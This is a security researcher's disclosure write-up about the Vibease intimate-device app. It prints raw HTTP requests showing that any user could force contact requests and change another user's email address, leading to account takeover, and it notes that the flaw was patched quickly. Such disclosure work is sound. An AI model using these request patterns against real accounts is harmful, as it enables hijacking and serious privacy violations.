
```
1 POST https://secure.vibease.com/WebService/VibeSvc.svc/newmultiplecontactrequest HTTP/1.1
2 Host: secure.vibease.com
3 Proxy-Connection: keep-alive
4 Accept-Encoding: gzip,deflate
5 Content-Type: application/json; charset=utf-8
6 Accept-Language: en-us
7 Accept: */*
8 AuthField2: <snip>
9 Content-Length: 84
10 AuthField1: dddccc
11 Connection: keep-alive
12 User-Agent: VibeaseChat/1 CFNetwork/758.5.3 Darwin/15.6.0
13
14 {"RecipientUsername":"jasonk12","Message":"","Username":"aaabbb12","RequestCode":""}
15
16 Response:
17 {"Message":"","OutgoingContactRequest":{"ContactGender":0,"ContactProfilePhotoURI":"","ContactUsername":"jasonk12","IsRejected":"false","RequestDate":"2017-03-08","RequestID":639065,"RequestMessage":"","RequestTime":"21:57:43"},"Status":"true"}
```

```
1 POST https://secure.vibease.com/WebService/VibeSvc.svc/processmultiplecontactrequest HTTP/1.1
2 Host: secure.vibease.com
3 Proxy-Connection: keep-alive
4 Accept-Encoding: gzip,deflate
5 Content-Type: application/json; charset=utf-8
6 Accept-Language: en-us
7 Accept: */*
8 AuthField2: <snip>
9 Content-Length: 64
10 AuthField1: dddccc
11 Connection: keep-alive
12 User-Agent: VibeaseChat/1 CFNetwork/758.5.3 Darwin/15.6.0
13
14 {"Username":"jasonk12","ActionType":"accept","RequestID":639065}
15
16 Response:
17 {"Message":"","Status":"true"}
```

Vibease

Any user can force a chat with any other user which is more of a privacy issue. At any point any user can be reached out to.

This got me thinking, what else aren't they protecting. Let's check out the email change req.



```
1 POST https://secure.vibease.com/WebService/VibeSvc.svc/updateemail HTTP/1.1
2 Host: secure.vibease.com
3 Content-Type: application/json; charset=utf-8
4 Connection: keep-alive
5 AuthField2: <snip>
6 AuthField1: dddccc
7 Accept: */*
8 Accept-Language: en-us
9 User-Agent: VibeaseChat/1 CFNetwork/808.2.16 Darwin/16.3.0
10 Accept-Encoding: gzip,deflate
11 Content-Length: 63
12
13 PostData: {"NewEmailAddress":"ddcccnew@gmail.com","Username":"ddccc"}
14
15 Response: {"Message":"","Status":"true"}
```

```
1 POST https://secure.vibease.com/WebService/VibeSvc.svc/updateemail HTTP/1.1
2 Host: secure.vibease.com
3 Content-Type: application/json; charset=utf-8
4 Connection: keep-alive
5 AuthField2: <snip>
6 AuthField1: dddccc
7 Accept: */*
8 Accept-Language: en-us
9 User-Agent: VibeaseChat/1 CFNetwork/808.2.16 Darwin/16.3.0
10 Accept-Encoding: gzip,deflate
11 Content-Length: 63
12
13 PostData: {"NewEmailAddress":"newemail@mailinator.com","Username":"aaabbb12"}
14
15 Response: {"Message":"","Status":"true"}
```

Vibease

Any user can have their email address changed to a new email by another user. The forgot password process can then be used to gain access to that account. The impact of this can be pretty damn scary.

Imagine that Bob and Dianna have accounts and use Vibease. Bob's account gets taken over and the person now using Bob's account asks to control Dianna's device. After notifying Vibease of the issue it was patched within an hour.

Questions?

@rem1nd_